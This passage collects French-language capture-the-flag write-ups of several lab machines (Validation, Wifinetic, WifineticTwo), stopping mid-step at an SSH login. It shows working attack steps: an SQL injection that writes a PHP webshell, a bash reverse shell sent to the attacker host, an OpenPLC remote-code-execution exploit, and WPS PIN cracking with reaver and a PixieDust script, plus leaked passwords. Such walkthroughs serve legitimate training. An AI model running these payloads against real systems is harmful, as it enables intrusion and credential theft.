hype@Valentine:~$ ps aux | grep tmux
root       1033  0.0  0.1  26416  1676 ?        Ss   14:17   0:00 /usr/bin/tmux -S /.devs/dev_sess
hype       4814  0.0  0.0  13576   920 pts/0    S+   15:22   0:00 grep --color=auto tmux
```

On peut voir que la session tmux est encore en cours, on relance donc juste la commande utilisé par l'utilisateur pour générer un shell root :

```
tmux -S /.devs/dev_sess
root@Valentine:/home/hype#
```

On obtient ainsi l'accès root sur la machine

Validation

Reconnaissance

Machine cible Adresse IP : `10.10.11.116`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.11.116
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-29 10:52 CET
Nmap scan report for 10.10.11.116
Host is up (0.066s latency).
Not shown: 65522 closed tcp ports (reset)
PORT     STATE    SERVICE
22/tcp   open     ssh
| ssh-hostkey:
|   3072 d8:f5:ef:d2:d3:f9:8d:ad:c6:cf:24:85:94:26:ef:7a (RSA)
|   256 46:3d:6b:cb:a8:19:eb:6a:d0:68:86:94:86:73:e1:72 (ECDSA)
|_  256 70:32:d7:e3:77:c1:4a:cf:47:2a:de:e5:08:7a:f8:7a (ED25519)
80/tcp   open     http
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
4566/tcp open     kwtc
5000/tcp filtered upnp
5001/tcp filtered commplex-link
5002/tcp filtered rfe
5003/tcp filtered filemaker
5004/tcp filtered avt-profile-1
5005/tcp filtered avt-profile-2
5006/tcp filtered wsm-server
5007/tcp filtered wsm-server-ssl
5008/tcp filtered synapsis-edge
8080/tcp open     http-proxy
|_http-title: 502 Bad Gateway

Nmap done: 1 IP address (1 host up) scanned in 14.50 seconds
```

Le scan révèle qu'il y a les ports 22, 80, 4566 et 8080 ouverts et une dizaine de port filtered.
Le site web est une plateforme d'enregistrement dans lequel on peut indiquer un nom pour s'enregistrer.
Le site est réalisé en language php.

Exploitation

On peut intercepter la requete faite au serveur, on peut voir qu'il y a un cookie qui est utilisé en fonction du nom d'utilisateur :

```
### Requete
POST / HTTP/1.1
Host: 10.10.11.116
Content-Length: 28
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Sa
Origin: http://10.10.11.116
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
Referer: http://10.10.11.116/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

username=test&country=Brazil

### Reponse
HTTP/1.1 302 Found
Date: Wed, 29 Jan 2025 11:25:55 GMT
Server: Apache/2.4.48 (Debian)
X-Powered-By: PHP/7.4.23
Set-Cookie: user=098f6bcd4621d373cade4e832627b4f6
Location: /account.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
```

```
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

On peut décrypter le cookie en utilisant md5sum :

```
echo -n "test" | md5sum
098f6bcd4621d373cade4e832627b4f6  -
```

On peut voir que le cookie est crypté avec un hash md5, lorsque l'on envoie la requete avec le cookie vers l'url "account" l'utilisateur est sélectionné et on peut afficher la liste des utilisateurs inscrits.
Si l'on modifie le paramètre "country" et que l'on renvoie la requete vers l'url "account" avec le cookie de l'utilisateur on peut voir qu'une erreur est affiché :

```
### Requete
POST / HTTP/1.1
Host: 10.10.11.116
Content-Length: 29
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
131.0.6778.86 Safari/537.36
Origin: http://10.10.11.116
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.116/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

username=test&country=Brazil'

### Reponse de l'url account
Fatal error</b>:  Uncaught Error: Call to a member function fetch_assoc() on bool in /var/www/html/
account.php:33
Stack trace:
#0 {main}
  thrown in <b>/var/www/html/account.php
```

Ceci indique que le site est vulnérable aux injections SQL, on peut à présent évaluer le nombre de colonne présentes :

```
### Requete
POST / HTTP/1.1
Host: 10.10.11.116
Content-Length: 48
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
131.0.6778.86 Safari/537.36
Origin: http://10.10.11.116
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.116/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

username=test&country=Brazil' UNION SELECT 1-- -

### Reponse de l'url account
<h1 class="text-white">Welcome test</h1><h3 class="text-white">Other Players In Brazil' UNION SELECT 1-- -
</h3><li class='text-white'>1</li>
```

On peut voir que le serveur n'affiche plus d'erreur se qui indique que l'injection a bien fonctionné, on peut à présent exploiter cela en créant un fichier contenant un webshell qui pourra etre accessible pour executer des commandes :

```
### Requete
POST / HTTP/1.1
Host: 10.10.11.116
Content-Length: 122
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
131.0.6778.86 Safari/537.36
```

```
Origin: http://10.10.11.116
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.116/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

username=test&country=Brazil' UNION SELECT "<?php SYSTEM($_REQUEST['cmd']); ?>" INTO outfile
'/var/www/html/shell.php'-- -

### Reponse de l'url account
Other Players In Brazil' UNION SELECT "<?php SYSTEM($_REQUEST['cmd']); ?>" INTO outfile '/var/www/html/
shell.php'-- -</h3><br />
<b>Fatal error</b>:  Uncaught Error: Call to a member function fetch_assoc() on bool in /var/www/html/
account.php:33
Stack trace:
#0 {main}
thrown in <b>/var/www/html/account.php</b>
```

Le fichier du webshell a été créer et l'url avec le shell est à présent accessible on peut l'utiliser pour executer un reverse shell :

```
### Lancement de requete
curl http://10.10.11.116/shell.php --data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/10.10.16.8/1234 0>&1"'

### Execution du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.116] 32808
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@validation:/var/www/html$
```

On obtient ainsi accès à la machine avec l'utilisateur www-data

Privilege Escalation

Il nous faut à présent l'accès root. On enumere le système en affichant la configuration du serveur web :

```
www-data@validation:/var/www/html$ cat config.php
cat config.php
<?php
  $servername = "127.0.0.1";
  $username = "uhc";
  $password = "uhc-9qual-global-pw";
  $dbname = "registration";

  $conn = new mysqli($servername, $username, $password, $dbname);
?>
```

On peut voir qu'il y a présent un mot de passe, on peut l'utiliser pour se connecter avec l'utilisateur root :

```
www-data@validation:/var/www/html$ su -
su -
Password: uhc-9qual-global-pw
whoami
root
```

On obtient ainsi l'accès root sur la machine

Wifinetic

Reconnaissance

Machine cible Adresse IP : `10.10.11.247`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.10.11.247\\
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-21 19:11 CET
Nmap scan report for 10.10.11.247
Host is up (0.028s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
53/tcp open  domain

Nmap done: 1 IP address (1 host up) scanned in 12.45 seconds
```

Un serveur FTP est ouvert ainsi que le SSH au port 22 il y a aussi un domaine ouvert au port 53.

Vulnerability Assesment

Nous allons essayer de nous connecter au serveur FTP avec la connexion anonyme sur le serveur, les identifiants et mot de passe sont ”anonymous” :

```
ftp -p 10.10.11.247
Connected to 10.10.11.247.
220 (vsFTPd 3.0.3)
Name (10.10.11.247:yoyo): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||46185|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp          4434 Jul 31  2023 MigrateOpenWrt.txt
-rw-r--r--    1 ftp      ftp       2501210 Jul 31  2023 ProjectGreatMigration.pdf
-rw-r--r--    1 ftp      ftp         60857 Jul 31  2023 ProjectOpenWRT.pdf
-rw-r--r--    1 ftp      ftp         40960 Sep 11  2023 backup-OpenWrt-2023-07-26.tar
-rw-r--r--    1 ftp      ftp         52946 Jul 31  2023 employees_wellness.pdf
226 Directory send OK.
```

Comme on peut le voir la connexion a fonctionné, il y a des fichier placés dans le serveur que nous allons importer avec la commande mget :

```
ftp> mget *.*
mget MigrateOpenWrt.txt [anpqy?]?
229 Entering Extended Passive Mode (|||48475|)
150 Opening BINARY mode data connection for MigrateOpenWrt.txt (4434 bytes).
100% |***************************************************************************************
***************************************************************************************
*|  4434       21.79 MiB/s    00:00 ETA
226 Transfer complete.
4434 bytes received in 00:00 (298.52 KiB/s)
mget ProjectGreatMigration.pdf [anpqy?]?
229 Entering Extended Passive Mode (|||46524|)
150 Opening BINARY mode data connection for ProjectGreatMigration.pdf (2501210 bytes).
  0% |                           |     0        0.00 KiB/s    --:-- ETA
100% |***************************************************************************************
***************************************************************************************
*|  2442 KiB    3.01 MiB/s    00:00 ETA
226 Transfer complete.
2501210 bytes received in 00:00 (2.94 MiB/s)
mget ProjectOpenWRT.pdf [anpqy?]? 229 Entering Extended Passive Mode (|||48470|)
150 Opening BINARY mode data connection for ProjectOpenWRT.pdf (60857 bytes).
100% |***************************************************************************************
***************************************************************************************
```

```
*| 60857        1.56 MiB/s    00:00 ETA
226 Transfer complete.
60857 bytes received in 00:00 (1.12 MiB/s)
mget backup-OpenWrt-2023-07-26.tar [anpqy?]?
229 Entering Extended Passive Mode (|||48321|)
150 Opening BINARY mode data connection for backup-OpenWrt-2023-07-26.tar (40960 bytes).
100% |***********************************************************************************************
***********************************************************************************************
*| 40960        2.01 MiB/s    00:00 ETA
226 Transfer complete.
40960 bytes received in 00:00 (1.09 MiB/s)
mget employees_wellness.pdf [anpqy?]?
229 Entering Extended Passive Mode (|||45895|)
150 Opening BINARY mode data connection for employees_wellness.pdf (52946 bytes).
100% |***********************************************************************************************
***********************************************************************************************
*| 52946        1.57 MiB/s    00:00 ETA
226 Transfer complete.
52946 bytes received in 00:00 (1.09 MiB/s)
```

En explorant les fichiers on trouve les informations suivantes à propos de l'entrepris Wifinetic :
mails générique : info@wifinetic.htb ; management@wifinetic.htb
numéro de téléphone : +44 7583 433 434
le nom de domaine : wifinetic.htb
l'adresse : 10 Downing St, London SW1A 2AA, United Kingdom
le réseau social : @wifinetic
l'adresses mails d'un utilisateur : samantha.wood93@wifinetic.htb ; olivia.walker17@wifinetic.htb

Les mails utilisateurs sont possiblement des noms d'utilisateur.

Il semble que l'entreprise ait prévu de faire une transistion de leur système qui est sous OpenWRT vers Debian.
en extrayant le fichier .tar on obtient une backup contenant la configuration du serveur OpenWRT. en explorant les fichiers de configuration on peut obtenir les informations suivantes :
un mot de passe du wifi OpenWRT : VeRyUniUqWiFIPasswrd1 !
Les noms des groupes utilisateurs :

```
root:x:0:
daemon:x:1:
adm:x:4:
mail:x:8:
dialout:x:20:
audio:x:29:
www-data:x:33:
ftp:x:55:
users:x:100:
network:x:101:network
nogroup:x:65534:
ntp:x:123:ntp
dnsmasq:x:453:dnsmasq
logd:x:514:logd
ubus:x:81:ubus
netadmin:!:999:
```

Des noms d'utilisateurs :

```
root:x:0:0:root:/root:/bin/ash
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/var:/bin/false
nobody:*:65534:65534:nobody:/var:/bin/false
ntp:x:123:123:ntp:/var/run/ntp:/bin/false
dnsmasq:x:453:453:dnsmasq:/var/run/dnsmasq:/bin/false
logd:x:514:514:logd:/var/run/logd:/bin/false
ubus:x:81:81:ubus:/var/run/ubus:/bin/false
netadmin:x:999:999::/home/netadmin:/bin/false
```

On remarque l'utilisateur "netadmin" qui est présent dans les deux fichiers. Nous allons essayer de nous connecter à cette utilisateur en SSH en utilisant le mot de passe du wifi.
Pour cela on lance la commande suivante :

```
ssh netadmin@10.10.11.247
The authenticity of host '10.10.11.247 (10.10.11.247)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.247' (ED25519) to the list of known hosts.
netadmin@10.10.11.247's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-162-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 21 Nov 2024 07:12:54 PM UTC

  System load:            0.0
  Usage of /:             64.7% of 4.76GB
  Memory usage:           6%
  Swap usage:             0%
  Processes:              228
  Users logged in:        0
  IPv4 address for eth0:  10.10.11.247
  IPv6 address for eth0:  dead:beef::250:56ff:fe94:780
  IPv4 address for wlan0: 192.168.1.1
  IPv4 address for wlan1: 192.168.1.23

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Sep 12 12:46:00 2023 from 10.10.14.23
netadmin@wifinetic:~$ ls
user.txt
netadmin@wifinetic:~$ cat user.txt
58a4002df753e695631589f8c4240d8d
```

Le mot de passe fonctionne.
Il nous faut à présent obtenir l'accès root sur la machine.

Privilege Escalation

Lorsque l'on affiche les processus en cours on peut voir qu'il y a de lancé un fichier hostapd qui sert à créer un point d'accès sans fil, il y a aussi wpa_supplicant qui est utilisé pour se connecté à un point d'accès :

```
$ps aux
[...]
root        6906  0.0  0.0  10236  2904 ?        Ss   19:15   0:00 /usr/sbin/hostapd -B -P /run/hostapd.pid
-B /etc/hostapd/hostapd.conf
root        6913  0.0  0.0      0     0 ?        I    19:15   0:00 [kworker/1:3-mm_percpu_wq]
root        6914  0.1  0.2  13936  8852 ?        Ss   19:15   0:00 /sbin/wpa_supplicant -u -s -c
/etc/wpa_supplicant.conf -i wlan1
```

Le réseau sans fil est un cryptage WPS qui est un cryptage très peu sécurisé. Il est donc possible de décrypter le mot de passe avec reaver. Afin de lancer la commande il est nécessaire de connaître le BSSID ou adresse MAC de l'interface sur laquelle le réseau est lancé, nous allons donc lancer la commande suivante :

```
ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.1  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::ff:fe00:0  prefixlen 64  scopeid 0x20<link>
        ether 02:00:00:00:00:00  txqueuelen 1000  (Ethernet)
```

```
        RX packets 2549  bytes 273530 (273.5 KB)
        RX errors 0  dropped 641  overruns 0  frame 0
        TX packets 3274  bytes 421163 (421.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Une fois l'adresse MAC trouvé on peut lancer le craque reaver, il est nécessaire d'utiliser une interface activé en mode monitor, on utilise ici l'interface mon0. On lance donc la commande suivante :

```
reaver -b 02:00:00:00:00:00 -i mon0 -v

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 02:00:00:00:00:00
[+] Received beacon from 02:00:00:00:00:00
[+] Trying pin "12345670"
[!] Found packet with bad FCS, skipping...
[+] Associated with 02:00:00:00:00:00 (ESSID: OpenWrt)
[+] WPS PIN: '12345670'
[+] WPA PSK: 'WhatIsRealAnDWhAtIsNot51121!'
[+] AP SSID: 'OpenWrt'
```

```
netadmin@wifinetic:/etc/dnsmasq.d$ su - root
Password:
root@wifinetic:~# ls
root.txt  snap
root@wifinetic:~# cat root.txt
2f0c58c5d7379cdd6405cfc1e2c2a2e7
```

WifineticTwo

Reconnaissance


Machine cible Adresse IP : `10.10.11.7`

Scanning

Lancement du scan `nmap` :


```
$ nmap -p- -Ss 10.10.11.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-24 18:21 CET
Nmap scan report for 10.10.11.7
Host is up (0.020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 22.60 seconds

sudo nmap -F -sU 10.10.11.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-24 18:32 CET
Nmap scan report for 10.10.11.7
Host is up (0.020s latency).
Not shown: 98 closed udp ports (port-unreach)
PORT     STATE         SERVICE
68/udp   open|filtered dhcpc
2222/udp open|filtered msantipiracy

Nmap done: 1 IP address (1 host up) scanned in 105.73 seconds
```

Il semble qu'il y ait 2 ports TCP ouverts qui sont les port 22 pour le SSH et 8080 pour un serveur proxy.
Concernant les port UDP, il y en a deux ouverts mais filtered à la fois.
Lorsque l'on se rend sur la page du site sur le port 8080 on obtient une page demandant un login et un mot de passe.



Vulnerability Assesment

Lorsque l'on recherche quels sont les identifiants par défaut d'un serveur "OpenPLC" la documentation indique qu'il s'agit de : openplc :openplc



Les identifiants fonctionnent sur le serveur. On peut continuer à chercher plus d'informations, on découvre qu'il existe une vulnérabilité qui permet d'obtenir un accès sur le serveur web OpenPLC : CVE-2021-31630.
On peut télécharger le code de la CVE afin de l'executer : `https://nvd.nist.gov/vuln/detail/CVE-2021-31630`
`https://packetstormsecurity.com/files/162563/OpenPLC-WebServer-3-Remote-Code-Execution.html`


D'après le tutoriel il faut se rendre dans la page /hardware du serveur web sauvegarder la configuration faite en executant la CVE, ouvrir un port vers sa machine avec netcat puis lancer OpenPLC

Exploitation

On commence donc à lancer la CVE depuis notre hôte :

```
python3 OpenPLCv3_RCE.py -u http://10.10.11.7:8080/ -l openplc -p openplc -i 10.10.14.8 -r 9001
[+] Remote Code Execution on OpenPLC_v3 WebServer
[+] Checking if host http://10.10.11.7:8080/ is Up...
[+] Host Up! ...
[+] Trying to authenticate with credentials openplc:openplc
[+] Login success!
[+] PLC program uploading...
[+] Attempt to Code injection...
[+] Spawning Reverse Shell...
[+] Failed to receive connection :(
```

La CVE n'a pas réussi à executer le reverse shell mais on peut tenter de compiler le code généré depuis la section Hardware du serveur, pour cela il faut sauvegarder le programme puis lancer OpenPLC, on lance en même temps netcat afin de réceptionner le shell :




```
nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.7] 32864
cd /root
ls
user.txt
cat user.txt
6a93ca3f70f564fd5b96d1c42ecd5b59
```

Privilege Escalation

Afin d'obtenir l'accès root il faut continuer à énumerer, on découvre qu'il y a un réseau sans fil WPS présent sur la machine ayant pour SSID : "plcrouter"

```
sudo iw dev wlan0 scan | grep SSID
        SSID: plcrouter
                * SSID List
```

ce type de réseau est facilement craquable en lançant une attaque PixieDust pour cela nous allons télécharger le script oneshot.py sur la machine cible afin de lancer le craquage :

```
#Attack Machine
python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.7 - - [25/Nov/2024 22:16:46] "GET / HTTP/1.1" 200 -
10.10.11.7 - - [25/Nov/2024 22:17:00] "GET /oneshot.py HTTP/1.1" 200 -

#Victim Machine
curl http://10.10.14.8:8000/oneshot.py > oneshot.py
```

On commence par identifier le BSSID du point accès à cibler on lance pour cela iwconfig wlan0 car c'est sur cette interface qu'est connecté le serveur au point d'accès.

```
ifconfig wlan0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 02:00:00:00:02:00  txqueuelen 1000  (Ethernet)
        RX packets 5  bytes 941 (941.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 912 (912.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

On lance ensuite le script avec python3 installé sur la machine cible :

```
usr/bin/python3 oneshot.py -i wlan0 -b 02:00:00:00:01:00 -K -v
[*] Running …wpa_supplicant
[*] Running …wpa_supplicant
[*] Trying PIN …'12345670'
[...]
[+] WPS PIN: '12345670'
[+] WPA PSK: 'NoWWEDoKnowWhaTisReal123!'
[+] AP SSID: 'plcrouter'
```

Le mot de passse découvert est : NoWWEDoKnowWhaTisReal123 !

Nous allons à présent nous connecter au point d'accès en utilisant les identifiants découverts, on utilise le fichier wpa_supplicant suivant :

```
network={
ssid="plcrouter"
psk="NoWWEDoKnowWhaTisReal123!"
scan_ssid=1
key_mgmt=WPA-PSK
proto=WPA2
}
```

On lance wpa_supplicant :

```
#Lancement en arrière plan
wpa_supplicant -i wlan0 -c wpa_supplicant.conf -B

#Lancement de dhclient
dhclient wlan0 -1 -v
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Listening on LPF/wlan0/02:00:00:00:02:00
Sending on   LPF/wlan0/02:00:00:00:02:00
Sending on   Socket/fallback
DHCPREQUEST for 192.168.1.84 on wlan0 to 255.255.255.255 port 67 (xid=0x2b12da47)
DHCPACK of 192.168.1.84 from 192.168.1.1 (xid=0x47da122b)
RTNETLINK answers: File exists
bound to 192.168.1.84 -- renewal in 18914 seconds.

#Découverte arp
arp -a
? (192.168.1.1) at 02:00:00:00:01:00 [ether] on wlan0
attica01 (10.0.3.52) at <incomplete> on eth0
? (10.0.3.1) at 00:16:3e:00:00:00 [ether] on eth0
```

l'adresse IP du routeur est 192.168.1.1 Lorsque l'on lance un scan avec netcat on découvre qu'il y a 4 ports ouverts :

```
netcat -w1 -znv 192.168.1.1 1-100 2>&1 | grep succeeded
Connection to 192.168.1.1 22 port [tcp/*] succeeded!
Connection to 192.168.1.1 53 port [tcp/*] succeeded!
Connection to 192.168.1.1 80 port [tcp/*] succeeded!
```

On peut essayer à présent de se connecter par SSH à la machine cible :

```
ssh root@192.168.1.1
